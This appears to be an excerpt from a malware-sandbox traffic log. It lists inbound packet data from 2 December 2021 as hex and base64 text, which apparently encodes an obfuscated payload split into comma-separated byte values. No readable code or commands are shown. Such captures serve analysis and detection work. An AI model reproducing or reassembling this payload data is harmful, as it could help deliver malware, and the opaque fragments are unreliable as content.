2021-12-02 17:36:08 UTC	16	IN	Data Raw: 44 59 73 59 45 4a 46 4c 47 41 30 51 69 78 67 52 6b 59 73 59 45 49 7a 4c 47 42 43 52 43 78 67 4d 30 59 73 59 45 59 33 4c 47 42 46 52 69 78 67 4e 45 45 73 59 45 56 47 4c 47 42 47 52 53 78 67 52 6b 51 73 59 45 5a 47 4c 47 42 46 4d 43 78 67 4e 30 59 73 59 45 56 44 4c 47 41 34 4d 79 78 67 52 6b 4d 73 59 45 52 45 4c 47 41 33 52 69 78 67 4f 44 4d 73 59 44 56 47 4c 47 41 35 52 69 78 67 4e 7a 6b 73 59 45 59 33 4c 47 41 33 4e 79 78 67 52 6b 59 73 59 45 45 35 4c 47 42 47 51 53 78 67 52 6a 63 73 59 45 55 34 4c 47 41 77 4d 43 78 67 52 6b 4d 73 59 45 51 7a 4c 47 42 46 4f 53 78 67 4d 6a 55 73 59 44 45 79 4c 47 42 43 4e 53 78 67 52 6a 51 73 59 45 45 33 4c 47 41 33 52 69 78 67 52 6a 41 73 59 44 51 33 4c 47 41 7a 52 53 78 67 52 6b 4d 73 59 45 4a 47 4c 47 41 33 52 53 78 67 Data Ascii: DYsYEJFLGA0QixgRkYsYElzLGBCRCxgM0YsYEY3LGBFRixgNEEsYEVGLGBGRSxgRkQsYEZGLGBFMCxgN0YsYEVDLGA4MyxgRkMsYERELGA3RixgODMsYDVGLGA5RixgNzksYEY3LGA3NyxgRkYsYEE5LGBGQSxgRjcsYEU4LGAwMCxgRkMsYEQzLGBFOSxgMjUsYDEyLGBCNSxgRjQsYEE3LGA3RixgRjAsYDQ3LGAzRSxgRkMsYEJGLGA3RSxg		
2021-12-02 17:36:08 UTC	17	IN	Data Raw: 41 33 52 53 78 67 52 6b 45 73 59 44 4d 33 4c 47 42 47 52 43 78 67 4e 44 6b 73 59 44 64 47 4c 47 42 47 4e 79 78 67 4d 30 59 73 59 45 55 33 4c 47 42 43 52 69 78 67 52 6a 51 73 59 44 46 43 4c 47 42 47 52 69 78 67 4d 7a 59 73 59 44 45 34 4c 47 42 46 51 53 78 67 4e 6b 59 73 59 45 5a 44 4c 47 41 31 4d 79 78 67 52 6a 55 73 59 44 4e 47 4c 47 42 45 52 53 78 67 4e 7a 6b 73 59 45 55 31 4c 47 41 78 4e 79 78 67 52 54 41 73 59 44 6b 31 4c 47 42 43 52 69 78 67 52 54 4d 73 59 45 4e 47 4c 47 42 47 52 69 78 67 4d 44 63 73 59 44 64 47 4c 47 42 47 4e 79 78 67 52 6a 51 73 59 44 4d 33 4c 47 42 47 4f 53 78 67 4e 30 49 73 59 45 52 43 4c 47 41 7a 52 69 78 67 51 30 4d 73 59 44 64 47 4c 47 42 46 4e 53 78 67 4e 7a 63 73 59 45 59 35 4c 47 42 47 4e 53 78 67 52 44 4d 73 59 45 52 47 4c Data Ascii: A3RSxgRkEsYDM3LGBGRCxgNDksYDdGLGBGNyxgM0YsYEU3LGBCRixgRjQsYDFCLGBGRixgMzYsYDE4LGBFQSxgNkYsYEZDLGA1MyxgRjUsYDNGLGBERSxgNzksYEU1LGAxNyxgRTAsYDk1LGBCRixgRTMsYENGLGBGRixgMDcsYDdGLGBGNyxgRjQsYDM3LGBGOSxgN0IsYERCLGAzRixgQ0MsYDdGLGBFNSxgNzcsYEY5LGBGNSxgRDMsYERGL		
2021-12-02 17:36:08 UTC	19	IN	Data Raw: 73 59 45 59 78 4c 47 42 42 4e 79 78 67 52 44 49 73 59 44 68 43 4c 47 42 47 4e 53 78 67 52 45 59 73 59 44 46 43 4c 47 41 33 51 79 78 67 52 6a 67 73 59 44 56 43 4c 47 42 47 52 53 78 67 51 54 59 73 59 45 55 35 4c 47 42 45 52 53 78 67 4d 55 59 73 59 45 5a 43 4c 47 41 77 4e 79 78 67 4d 54 59 73 59 44 49 79 4c 47 42 43 4d 79 78 67 51 6b 59 73 59 44 45 35 4c 47 42 43 52 43 78 67 52 6a 59 73 59 44 6c 43 4c 47 42 47 52 53 78 67 52 44 51 73 59 44 5a 47 4c 47 42 47 52 52 53 78 67 4f 55 49 73 59 44 59 31 4c 47 41 77 4e 79 78 67 51 7a 55 73 59 44 4a 47 4c 47 41 31 4d 79 78 67 4f 45 4d 73 59 45 55 33 4c 47 41 35 52 69 78 67 4e 30 59 73 59 45 59 33 4c 47 41 7a 52 53 78 67 4d 7a 41 73 59 45 5a 46 4c 47 42 43 52 69 78 67 4d 55 59 73 59 45 5a 45 4c 47 42 45 4e 43 78 67 51 6b Data Ascii: sYEYxLGBBNyxgRDIsYDhCLGBGNSxgREYsYDFCLGA3QyxgRjgsYDVCLGBGRSxgQTYsYEU5LGBERSxgMUYsYEZCLGAwNyxgMTYsYDIyLGBCMyxgQkYsYDE5LGBCRCxgRjYsYDlCLGBGRSxgRDQsYDZGLGBGRSxgOUIsYDY1LGAwNyxgQzUsYDJGLGA1MyxgOEMsYEU3LGA5RixgN0YsYEY3LGAzRSxgMzAsYEZFLGBCRixgMUYsYEZELGBENCxgQk		
2021-12-02 17:36:08 UTC	20	IN	Data Raw: 4f 53 78 67 4d 30 51 73 59 44 4d 77 4c 47 42 46 51 69 78 67 4e 6b 59 73 59 45 5a 45 4c 47 41 31 4d 79 78 67 52 6a 55 73 59 45 5a 47 4c 47 41 78 4f 43 78 67 4e 7a 51 73 59 44 6b 79 4c 47 41 78 52 43 78 67 52 6b 4d 73 59 45 4d 31 4c 47 41 33 4f 43 78 67 52 6a 55 73 59 45 59 7a 4c 47 42 45 52 69 78 67 52 6a 67 73 59 45 5a 47 4c 47 42 47 51 53 78 67 51 6b 51 73 59 45 51 79 4c 47 41 33 52 69 78 67 52 6a 45 73 59 44 45 33 4c 47 42 47 52 69 78 67 4e 6a 45 73 59 44 68 45 4c 47 42 47 52 69 78 67 52 55 45 73 59 45 56 47 4c 47 41 35 4d 43 78 67 51 6b 55 73 59 45 5a 42 4c 47 42 44 52 43 78 67 52 6b 59 73 59 45 4e 42 4c 47 41 33 52 69 78 67 4d 55 49 73 59 45 45 79 4c 47 42 47 4e 79 78 67 4d 30 49 73 59 45 5a 44 4c 47 41 31 4e 43 78 67 52 6b 51 73 59 44 5a 43 4c 47 42 Data Ascii: OSxgM0QsYDMwLGBFQixgNkYsYEZELGA1MyxgRjUsYEZGLGAxOCxgNzQsYDkyLGAxRCxgRkMsYEM1LGA3OCxgRjUsYEYzLGBERixgRjgsYEZGLGBGQSxgQkQsYEQyLGA3RixgRjEsYDE3LGBGRixgNjEsYDhELGBGRixgRUEsYEVGLGA5MCxgQkUsYEZBLGBDRCxgRkYsYENBLGA3RixgMUIsYEEyLGBGNyxgM0IsYEZDLGA1NCxgRkQsYDZCLGB		

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	21	IN	Data Raw: 45 59 33 4c 47 42 45 4e 79 78 67 52 6a 67 73 59 44 4d 31 4c 47 41 33 52 53 78 67 4f 45 59 73 59 45 52 47 4c 47 41 35 4d 69 78 67 52 45 45 73 59 45 4e 46 4c 47 41 33 52 53 78 67 4f 45 51 73 59 44 56 47 4c 47 42 46 4d 79 78 67 4f 55 59 73 59 44 49 77 4c 47 41 31 4f 43 78 67 4f 45 59 73 59 44 64 47 4c 47 42 45 4e 79 78 67 4e 55 59 73 59 45 55 7a 4c 47 42 45 4e 79 78 67 52 6a 67 73 59 44 56 43 4c 47 41 77 4f 43 78 67 52 55 55 73 59 45 51 35 4c 47 42 44 4e 53 78 67 51 55 59 73 59 45 59 78 4c 47 41 32 51 69 78 67 52 6b 4d 73 59 44 6b 79 4c 47 41 79 4f 53 78 67 52 6b 51 73 59 44 6c 47 4c 47 42 45 52 53 78 67 52 45 51 73 59 45 45 33 4c 47 42 46 52 69 78 67 4e 30 55 73 59 44 5a 45 4c 47 42 47 51 53 78 67 52 6a 6b 73 59 44 63 33 4c 47 42 46 52 43 78 67 52 44 4d 73 Data Ascii: EY3LGBENyxgRjgsYDM1LGA3RSxgOEYsYERGLGA5MixgREEsYENFLGA3RSxgOEQsYDVGL GBFMyxgOUYsYDlwLGA1OCxgOEYsYDdGLGBENyxgNUYsYEUzLGBENyxgRjgsYDVCLGAwOCxgRUUsYEQ5L GBDNSxgQUYsYEYxLGA2QixgRkMsYDkyLGAyOSxgRkQsYDlGLGBERSxgREQsYEE3LGBFRixgN0UsYDZEL GBGQSxgRjksYDc3LGBFRCxgRDMs
2021-12-02 17:36:08 UTC	23	IN	Data Raw: 78 67 4e 30 59 73 59 45 56 44 4c 47 41 79 4e 79 78 67 4e 30 55 73 59 44 68 45 4c 47 41 31 52 69 78 67 4e 6a 4d 73 59 44 64 42 4c 47 41 30 51 79 78 67 52 54 6b 73 59 44 42 45 4c 47 42 44 4d 69 78 67 4e 30 49 73 59 44 68 43 4c 47 41 33 52 53 78 67 52 6b 55 73 59 44 41 32 4c 47 42 43 52 69 78 67 52 6b 49 73 59 45 46 47 4c 47 42 47 4d 53 78 67 4e 6b 49 73 59 45 5a 44 4c 47 41 33 4d 53 78 67 4e 7a 63 73 59 45 45 34 4c 47 41 30 52 69 78 67 51 54 49 73 59 45 55 31 4c 47 41 78 52 69 78 67 52 6b 59 73 59 44 6c 43 4c 47 41 31 4d 43 78 67 4e 6b 4d 73 59 45 5a 45 4c 47 41 33 51 69 78 67 52 44 45 73 59 45 52 47 4c 47 42 43 52 69 78 67 52 55 51 73 59 45 46 47 4c 47 42 47 4d 53 78 67 4e 6b 49 73 59 45 5a 44 4c 47 41 7a 4e 69 78 67 52 6a 51 73 59 45 51 35 4c 47 41 32 52 Data Ascii: xgN0YsYEVDLGAyNyxgN0UsYDhELGA1RixgNjMsYDdBLGA0QyxgRTksYDBELGBDMixgN0IsYDhCLGA3 RSxgRkUsYDA2LGBCRixgRkIsYEFGLGBGMSxgNkIsYEZDLGA3MSxgNzcsYEE4LGA0RixgQTIsYEU1LGAx RixgRkYsYDlCLGA1MCxgNkMsYEZELGA3QixgRDEsYERGLGBCRixgRUQsYEFGLGBGMSxgNkIsYEZDLGAz NixgRjQsYEQ5LGA2R
2021-12-02 17:36:08 UTC	24	IN	Data Raw: 44 4c 47 41 78 51 53 78 67 51 6b 59 73 59 45 4e 47 4c 47 41 79 4d 79 78 67 51 54 49 73 59 44 4e 43 4c 47 42 47 4d 53 78 67 51 7a 51 73 59 45 5a 47 4c 47 41 30 4f 43 78 67 51 6a 67 73 59 45 5a 44 4c 47 42 46 4f 53 78 67 4d 44 51 73 59 45 56 47 4c 47 41 35 52 69 78 67 51 54 41 73 59 45 4e 47 4c 47 42 47 52 53 78 67 4e 44 67 73 59 44 5a 42 4c 47 41 35 4d 79 78 67 52 44 41 73 59 44 56 44 4c 47 42 47 52 43 78 67 4d 54 6b 73 59 45 4a 47 4c 47 41 77 4d 79 78 67 51 30 51 73 59 45 52 45 4c 47 41 78 4e 79 78 67 51 7a 51 73 59 44 55 33 4c 47 41 7a 4e 43 78 67 4d 6a 63 73 59 45 5a 47 4c 47 41 77 4f 43 78 67 4e 30 51 73 59 45 59 32 4c 47 41 35 51 69 78 67 52 6b 59 73 59 44 45 32 4c 47 42 43 52 69 78 67 51 7a 59 73 59 45 46 47 4c 47 42 47 4d 53 78 67 4d 54 55 73 59 45 Data Ascii: DLGAxQSxgQkYsYENGLGAyMyxgQTIsYDNCLGBGMSxgQzQsYEZGLGA0OCxgQjgsYEZDLGB FOSxgMDQsYEVGLGA5RixgQTAsYENGLGBGRSxgNDgsYDZBLGA5MyxgRDAsYDVDLGBGRCxgMTksYEJGLGA wMyxgQ0QsYERELGAxNyxgQzQsYDU3LGAzNCxgMjcsYEZGLGAwOCxgN0QsYEY2LGA5QixgRkYsYDE2LGB CRixgQzYsYEFGLGBGMSxgMTUsYE
2021-12-02 17:36:08 UTC	25	IN	Data Raw: 52 55 59 73 59 44 4e 47 4c 47 41 79 4d 53 78 67 51 6b 55 73 59 45 5a 45 4c 47 41 78 4e 79 78 67 4e 6a 6b 73 59 44 68 44 4c 47 41 35 4e 79 78 67 51 7a 51 73 59 44 52 43 4c 47 41 33 52 69 78 67 4d 6b 51 73 59 44 64 45 4c 47 42 47 4e 69 78 67 4d 55 59 73 59 45 4a 46 4c 47 42 47 4f 53 78 67 4d 7a 55 73 59 44 64 46 4c 47 41 34 52 43 78 67 52 6b 59 73 59 44 67 7a 4c 47 41 33 4f 43 78 67 4e 6b 49 73 59 44 52 46 4c 47 41 35 52 69 78 67 52 6b 59 73 59 45 4e 43 4c 47 42 44 4e 43 78 67 4e 7a 63 73 59 45 4a 47 4c 47 41 34 4d 69 78 67 4e 6a 41 73 59 45 5a 47 4c 47 41 31 4e 69 78 67 4d 7a 51 73 59 45 55 32 4c 47 42 47 52 69 78 67 4f 54 45 73 59 44 59 77 4c 47 42 47 52 43 78 67 4f 55 55 73 59 45 59 30 4c 47 42 47 51 69 78 67 4d 6b 59 73 59 44 49 31 4c 47 41 31 52 53 78 Data Ascii: RUYsYDNGLGAyMSxgQkUsYEZELGAxNyxgNjksYDhDLGA5NyxgQzQsYDRCLGA3RixgMkQsYDdELGBGNi xgMUYsYEJFLGBGOSxgMzUsYDdFLGA4RCxgRkYsYDgzLGA3OCxgNkIsYDRFLGA5RixgRkYsYENCLGBDNC xgNzcsYEJGLGA4MixgNjAsYEZGLGA1NixgMzQsYEU2LGBGRixgOTEsYDYwLGBGRCxgOUUsYEY0LGBGQi xgMkYsYDI1LGA1RSx
2021-12-02 17:36:08 UTC	27	IN	Data Raw: 47 41 33 4e 69 78 67 52 44 63 73 59 44 4d 30 4c 47 42 42 52 69 78 67 4e 30 59 73 59 44 4e 47 4c 47 42 43 4e 53 78 67 4d 7a 6b 73 59 44 41 7a 4c 47 42 45 52 69 78 67 4d 54 41 73 59 44 52 46 4c 47 41 33 52 69 78 67 4d 45 45 73 59 45 51 78 4c 47 42 46 4d 43 78 67 4e 55 49 73 59 45 4d 30 4c 47 42 47 52 69 78 67 4d 45 59 73 59 44 67 34 4c 47 41 31 4e 79 78 67 52 6b 59 73 59 44 42 47 4c 47 42 44 4d 69 78 67 52 55 59 73 59 44 42 43 4c 47 42 46 4d 69 78 67 52 45 59 73 59 44 6c 47 4c 47 41 79 4d 43 78 67 52 45 55 73 59 45 5a 42 4c 47 42 46 4e 79 78 67 4f 44 67 73 59 45 59 33 4c 47 42 47 52 69 78 67 52 45 45 73 59 44 4e 47 4c 47 41 34 4d 43 78 67 4e 7a 67 73 59 44 6b 78 4c 47 41 32 4e 43 78 67 52 55 59 73 59 44 5a 47 4c 47 42 42 4e 79 78 67 52 6a 6b 73 59 44 4e 43 Data Ascii: GA3NixgRDcsYDM0LGBBRixgN0YsYDNGLGBCNSxgMzksYDAzLGBERixgMTAsYDRFLGA3RixgMEEsYEQ xLGBFMCxgNUIsYEM0LGBGRixgMEYsYDg4LGA1NyxgRkYsYDBGLGBDMixgRUYsYDBCLGBFMixgREYsYDl GLGAyMCxgREUsYEZBLGBFNyxgODgsYEY3LGBGRixgREEsYDNGLGA4MCxgNzgsYDkxLGA2NCxgRUYsYDZ GLGBBNyxgRjksYDNC
2021-12-02 17:36:08 UTC	28	IN	Data Raw: 59 73 59 45 5a 45 4c 47 42 46 51 69 78 67 4d 54 45 73 59 45 4a 45 4c 47 42 42 52 53 78 67 51 54 67 73 59 45 56 45 4c 47 41 32 52 69 78 67 4e 44 6b 73 59 45 49 30 4c 47 42 47 4f 43 78 67 51 54 4d 73 59 45 45 35 4c 47 42 46 52 43 78 67 4e 55 59 73 59 44 51 32 4c 47 41 7a 51 79 78 67 52 6a 63 73 59 44 68 43 4c 47 41 77 4f 43 78 67 51 30 55 73 59 45 4a 47 4c 47 41 30 4e 69 78 67 52 6a 4d 73 59 45 59 35 4c 47 42 42 52 69 78 67 52 44 41 73 59 45 4a 44 4c 47 42 47 52 69 78 67 4d 7a 49 73 59 45 45 79 4c 47 42 46 52 43 78 67 4d 55 59 73 59 44 51 31 4c 47 42 43 51 79 78 67 52 6a 67 73 59 45 56 47 4c 47 41 78 4d 69 78 67 4d 45 51 73 59 45 5a 46 4c 47 41 7a 4e 69 78 67 52 54 49 73 59 45 56 47 4c 47 42 47 52 69 78 67 4f 55 4d 73 59 45 59 77 4c 47 42 47 51 79 78 67 52 Data Ascii: YsYEZELGBFQixgMTEsYEJELGBBRSxgQTgsYEVELGA2RixgNDksYEI0LGBGOCxgQTMsYEE5LGBFRCxg NUYsYDQ2LGAzQyxgRjcsYDhCLGAwOCxgQ0UsYEJGLGA0NixgRjMsYEY5LGBBRixgRDAsYEJDLGBGRixg MzIsYEEyLGBFRCxgMUYsYDQ1LGBCQyxgRjgsYEVGLGAxMixgMEQsYEZFLGAzNixgRTIsYEVGLGBGRixg OUMsYEYwLGBGQyxgR
2021-12-02 17:36:08 UTC	29	IN	Data Raw: 44 52 53 78 67 51 6b 59 73 59 45 4d 7a 4c 47 42 45 4d 69 78 67 4d 7a 63 73 59 45 4d 7a 4c 47 41 34 51 69 78 67 52 45 59 73 59 45 5a 44 4c 47 41 7a 4e 79 78 67 52 6b 55 73 59 44 56 45 4c 47 41 33 4e 69 78 67 52 55 49 73 59 45 52 47 4c 47 41 35 51 53 78 67 52 55 4d 73 59 45 56 47 4c 47 41 31 52 69 78 67 52 6a 49 73 59 44 6c 43 4c 47 42 47 52 69 78 67 4e 6a 59 73 59 45 4a 47 4c 47 42 47 4f 53 78 67 4f 4d 49 73 59 44 4d 79 4c 47 41 34 51 79 78 67 4d 55 51 73 59 44 44 55 7a 4c 47 42 47 51 79 78 67 51 54 63 73 59 44 49 79 4c 47 41 34 51 79 78 67 52 6b 4d 73 59 44 63 7a 4c 47 41 33 52 69 78 67 4f 55 59 73 59 44 4e 47 4c 47 42 46 51 79 78 67 4f 45 49 73 59 44 63 30 4c 47 42 47 52 53 78 67 4d 55 49 73 59 45 5a 44 4c 47 41 32 51 69 78 67 4e 55 59 73 59 44 63 35 4c 47 Data Ascii: DRSxgQkYsYEMzLGBEMixgMzcsYEMzLGA4QixgREYsYEZDLGAzNyxgRkUsYDVELGA3NixgRUIsYERGL GA5QSxgRUMsYEVGLGA1RixgRjIsYDlCLGBGRixgNjYsYEJGLGBGOSxgODIsYDMyLGA4QyxgMUQsYDUzL GBGQyxgQTcsYDIyLGA4QyxgRkMsYDczLGA3RixgOUYsYDNGLGBFQyxgOEIsYDc0LGBGRSxgMUIsYEZDL GA2QixgNUYsYDc5LG

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	31	IN	Data Raw: 59 44 4d 32 4c 47 42 42 52 69 78 67 4e 30 59 73 59 44 51 79 4c 47 42 42 52 69 78 67 52 6b 59 73 59 45 56 45 4c 47 41 35 52 43 78 67 52 44 63 73 59 44 64 47 4c 47 41 77 4d 53 78 67 4e 55 55 73 59 45 5a 47 4c 47 41 32 52 43 78 67 52 6b 55 73 59 45 4a 45 4c 47 42 43 52 69 78 67 52 6a 41 73 59 45 56 47 4c 47 41 30 4f 53 78 67 4f 55 49 73 59 44 4e 47 4c 47 42 47 52 69 78 67 52 45 59 73 59 45 49 35 4c 47 42 47 4e 43 78 67 51 7a 63 73 59 44 4e 45 4c 47 42 42 4d 79 78 67 52 6a 6b 73 59 45 52 42 4c 47 42 43 4d 69 78 67 52 6a 4d 73 59 44 4d 31 4c 47 42 42 4d 79 78 67 51 55 4d 73 59 44 55 79 4c 47 42 46 4e 79 78 67 52 44 55 73 59 45 5a 47 4c 47 41 78 4e 43 78 67 4d 44 45 73 59 45 55 78 4c 47 41 79 52 69 78 67 52 6b 55 73 59 45 55 35 4c 47 42 45 52 69 78 67 52 54 55 Data Ascii: YDM2LGBBRixgN0YsYDQyLGBBRixgRkYsYEVELGA5RCxgRDcsYDdGLGAwMSxgNUUsYEZG LGA2RCxgRkUsYEJELGBCRixgRjAsYEVGLGA0OSxgOUIsYDNGLGBGRixgREYsYEI5LGBGNCxgQzcsYDNE LGBBMyxgRjksYERBLGBCMixgRjMsYDM1LGBBMyxgQUMsYDUyLGBFNyxgRDUsYEZGLGAxNCxgMDEsYEUx LGAyRixgRkUsYEU5LGBERixgRTU
2021-12-02 17:36:08 UTC	32	IN	Data Raw: 53 78 67 4f 55 49 73 59 44 64 47 4c 47 41 77 51 69 78 67 52 45 55 73 59 45 5a 44 4c 47 41 31 51 69 78 67 52 6b 55 73 59 44 67 7a 4c 47 42 46 52 69 78 67 52 6b 55 73 59 44 49 7a 4c 47 42 46 4f 53 78 67 4e 55 59 73 59 45 59 79 4c 47 42 45 4e 79 78 67 4e 30 4d 73 59 45 5a 43 4c 47 42 43 4e 79 78 67 52 6a 51 73 59 45 52 47 4c 47 42 47 51 79 78 67 4e 44 4d 73 59 44 67 35 4c 47 42 45 4e 69 78 67 4f 55 59 73 59 45 51 33 4c 47 42 43 52 69 78 67 51 6b 59 73 59 45 4a 46 4c 47 42 47 51 53 78 67 4f 44 63 73 59 44 55 79 4c 47 41 34 4d 69 78 67 51 54 67 73 59 45 59 7a 4c 47 42 46 51 53 78 67 4d 54 55 73 59 44 56 46 4c 47 42 47 52 43 78 67 4d 7a 55 73 59 45 5a 47 4c 47 42 45 4f 53 78 67 4f 54 63 73 59 45 59 33 4c 47 42 45 4d 69 78 67 51 6b 59 73 59 45 56 43 4c 47 42 43 Data Ascii: SxgOUIsYDdGLGAwQixgREUsYEZDLGA1QixgRkUsYDgzLGBFRixgRkUsYDIzLGBFOSxgNUYsYEYyLGB ENyxgN0MsYEZCLGBCNyxgRjQsYERGLGBGQyxgNDMsYDg5LGBENixgOUYsYEQ3LGBCRixgQkYsYEJFLGB GQSxgODcsYDUyLGA4MixgQTgsYEYzLGBFQSxgMTUsYDVFLGBGRCxgMzUsYEZGLGBEOSxgOTcsYEY3LGB EMixgQkYsYEVCLGBC
2021-12-02 17:36:08 UTC	33	IN	Data Raw: 4d 7a 4c 47 41 33 52 69 78 67 52 6b 4d 73 59 44 52 47 4c 47 41 77 52 53 78 67 4e 7a 41 73 59 45 5a 46 4c 47 41 78 4d 79 78 67 4f 44 67 73 59 45 49 7a 4c 47 41 33 52 53 78 67 4f 54 63 73 59 45 52 47 4c 47 42 45 51 53 78 67 52 6a 45 73 59 45 4d 32 4c 47 41 35 52 69 78 67 4e 44 41 73 59 44 4d 34 4c 47 42 47 52 69 78 67 52 45 45 73 59 45 4a 47 4c 47 41 30 4d 53 78 67 52 6a 67 73 59 45 5a 42 4c 47 42 43 52 69 78 67 4f 44 51 73 59 44 63 34 4c 47 42 47 4e 53 78 67 4d 7a 63 73 59 44 55 35 4c 47 41 33 52 69 78 67 52 6a 51 73 59 44 64 47 4c 47 42 42 4e 69 78 67 51 6b 59 73 59 45 56 43 4c 47 41 33 52 69 78 67 52 6b 4d 73 59 45 49 78 4c 47 42 43 52 69 78 67 4d 44 51 73 59 45 59 78 4c 47 41 33 52 69 78 67 52 6b 51 73 59 44 49 32 4c 47 42 43 52 69 78 67 4d 55 59 73 59 Data Ascii: MzLGA3RixgRkMsYDRGLGAwRSxgNzAsYEZFLGAxMyxgODgsYEIzLGA3RSxgOTcsYERGLGBEQSxgRjEs YEM2LGA5RixgNDAsYDM4LGBGRixgREEsYEJGLGA0MSxgRjgsYEZBLGBCRixgODQsYDc4LGBGNSxgMzcs YDU5LGA3RixgRjQsYDdGLGBBNixgQkYsYEVCLGA3RixgRkMsYEIxLGBCRixgMDQsYEYxLGA3RixgRkQsYDI2LGBCRi xgMUYsY
2021-12-02 17:36:08 UTC	34	IN	Data Raw: 67 4f 54 63 73 59 44 56 46 4c 47 42 47 52 69 78 67 4f 55 49 73 59 44 4e 43 4c 47 42 42 52 69 78 67 52 6b 59 73 59 44 5a 46 4c 47 41 33 4f 43 78 67 52 6b 51 73 59 45 4a 47 4c 47 42 47 51 53 78 67 51 55 51 73 59 44 64 47 4c 47 42 42 4e 79 78 67 52 6b 59 73 59 44 4a 42 4c 47 41 33 52 43 78 67 4d 7a 63 73 59 45 5a 47 4c 47 41 34 52 43 78 67 52 6b 4d 73 59 44 41 30 4c 47 42 46 52 69 78 67 52 6b 59 73 59 45 59 31 4c 47 41 35 51 69 78 67 52 6b 4d 73 59 45 45 78 4c 47 41 79 4d 43 78 67 4f 54 6b 73 59 45 51 33 4c 47 42 47 51 69 78 67 4d 55 59 73 59 44 52 42 4c 47 42 42 52 69 78 67 52 6b 59 73 59 45 51 7a 4c 47 41 35 52 43 78 67 52 44 63 73 59 45 5a 47 4c 47 41 33 4d 79 78 67 51 7a 51 73 59 44 6c 43 4c 47 42 47 52 69 78 67 52 6b 45 73 59 44 46 47 4c 47 42 47 4d 43 Data Ascii: gOTcsYDVFLGBGRixgOUIsYDNCLGBBRixgRkYsYDZFLGA3OCxgRkQsYEJGLGBGQSxgQUQ sYDdGLGBBNyxgRkYsYDJBLGA3RCxgMzcsYEZGLGA4RCxgRkMsYDA0LGBFRixgRkYsYEY1LGA5QixgRkM sYEExLGAyMCxgOTksYEQ3LGBGQixgMUYsYDRBLGBBRixgRkYsYEQzLGA5RCxgRDcsYEZGLGA3MyxgQzQ sYDlCLGBGRixgRkEsYDFGLGBGMC
2021-12-02 17:36:08 UTC	36	IN	Data Raw: 4c 47 42 46 4f 53 78 67 4e 55 59 73 59 45 5a 47 4c 47 41 7a 4e 79 78 67 52 6b 51 73 59 44 49 78 4c 47 41 33 52 69 78 67 4f 45 4d 73 59 45 5a 47 4c 47 42 46 51 53 78 67 4d 44 55 73 59 45 4a 45 4c 47 42 47 51 53 78 67 4f 44 6b 73 59 44 55 78 4c 47 42 47 4f 43 78 67 51 6b 59 73 59 45 59 35 4c 47 41 77 4e 53 78 67 4d 6b 51 73 59 45 56 43 4c 47 41 33 4e 55 55 73 59 44 64 45 4c 47 41 34 51 79 78 67 4e 54 63 73 59 44 64 47 4c 47 42 42 52 43 78 67 52 54 59 73 59 45 4e 47 4c 47 42 47 4f 53 78 67 4f 55 59 73 59 45 51 7a 4c 47 42 46 52 69 78 67 52 6b 51 73 59 45 51 32 4c 47 42 47 52 69 78 67 52 45 45 73 59 45 59 33 4c 47 42 47 51 79 78 67 4e 54 63 73 59 44 52 47 4c 47 42 46 4f 53 78 67 52 44 55 73 59 44 46 47 4c 47 42 42 51 69 78 67 52 6b 59 73 59 44 55 Data Ascii: LGBFOSxgNUYsYEZGLGAzNyxgRkQsYDIxLGA3RixgOEMsYEZGLGBFQSxgMDUsYEJELGBG QSxgODksYDUxLGBGOCxgQkYsYEY5LGAwNSxgMkQsYEVCLGA3NSxgNUUsYDdELGA4QyxgNTcsYDdGLGBB RCxgRTYsYENGLGBGOSxgOUYsYEQzLGBFRixgRkQsYEQ2LGBGRixgREEsYEY3LGBGQyxgNTcsYDRGLGBF OSxgRDUsYDFGLGBBQixgRkYsYDU
2021-12-02 17:36:08 UTC	37	IN	Data Raw: 55 59 73 59 44 51 32 4c 47 41 32 52 69 78 67 52 6b 59 73 59 45 46 46 4c 47 41 35 52 43 78 67 51 6a 63 73 59 45 5a 47 4c 47 41 31 4e 43 78 67 51 6b 4d 73 59 45 5a 45 4c 47 42 47 4e 79 78 67 52 6b 59 73 59 44 64 46 4c 47 41 33 52 69 78 67 52 54 67 73 59 44 6c 47 4c 47 41 35 4f 43 78 67 52 6b 55 73 59 44 42 47 4c 47 42 47 52 69 78 67 51 7a 63 73 59 44 46 47 4c 47 42 47 52 69 78 67 4e 6a 55 73 59 45 59 77 4c 47 42 47 4e 69 78 67 4d 30 59 73 59 44 41 78 4c 47 42 43 51 69 78 67 52 6b 4d 73 59 45 4a 43 4c 47 42 45 4e 53 78 67 4d 45 59 73 59 45 4e 45 4c 47 42 46 51 69 78 67 52 6b 59 73 59 44 41 30 4c 47 42 43 52 43 78 67 52 6b 55 73 59 44 55 35 4c 47 42 46 4e 79 78 67 52 6a 55 73 59 44 4d 33 4c 47 41 33 4f 43 78 67 4d 30 51 73 59 45 52 43 4c 47 42 47 52 43 78 67 Data Ascii: UYsYDQ2LGA2RixgRkYsYEFFLGA5RCxgQjcsYEZGLGA1NCxgQkMsYEZELGBGNyxgRkYsYDdFLGA3Rix gRTgsYDlGLGA5OCxgRkUsYDBGLGBGRixgQzcsYDFGLGBGRixgNjUsYEYwLGBGNixgM0YsYDAxLGBCQix gRkMsYEJCLGBENSxgMEYsYENELGBFQixgRkYsYDA0LGBCRCxgRkUsYDU5LGBFNyxgRjUsYDM3LGA3OCx gM0QsYERCLGBGRCxg
2021-12-02 17:36:08 UTC	38	IN	Data Raw: 42 47 4d 79 78 67 4e 55 59 73 59 44 49 77 4c 47 41 77 4d 53 78 67 4e 7a 6b 73 59 44 59 34 4c 47 41 7a 4d 43 78 67 52 6b 59 73 59 45 4e 45 4c 47 42 47 52 69 78 67 4d 44 55 73 59 45 4e 42 4c 47 41 33 4f 53 78 67 4e 7a 63 73 59 44 56 46 4c 47 42 47 52 43 78 67 51 30 49 73 59 45 59 78 4c 47 42 46 51 53 78 67 4f 55 59 73 59 45 5a 43 4c 47 41 77 4e 79 78 67 52 6b 59 73 59 45 51 30 4c 47 41 7a 52 69 78 67 4f 54 59 73 59 45 5a 46 4c 47 42 45 4d 79 78 67 4e 30 59 73 59 45 4e 43 4c 47 41 30 52 69 78 67 52 6b 51 73 59 44 55 31 4c 47 41 30 4d 53 78 67 51 30 59 73 59 45 5a 47 4c 47 41 79 4f 43 78 67 4f 44 59 73 59 45 5a 45 4c 47 42 43 51 69 78 67 4d 55 45 73 59 44 63 31 4c 47 42 47 4d 43 78 67 4e 30 59 73 59 45 5a 45 4c 47 41 30 4e 69 78 67 52 6b 59 73 59 44 49 34 4c Data Ascii: BGMyxgNUYsYDIwLGAwMSxgNzksYDY4LGAzMCxgRkYsYENELGBGRixgMDUsYENBLGA3OSxgNzcsYDVF 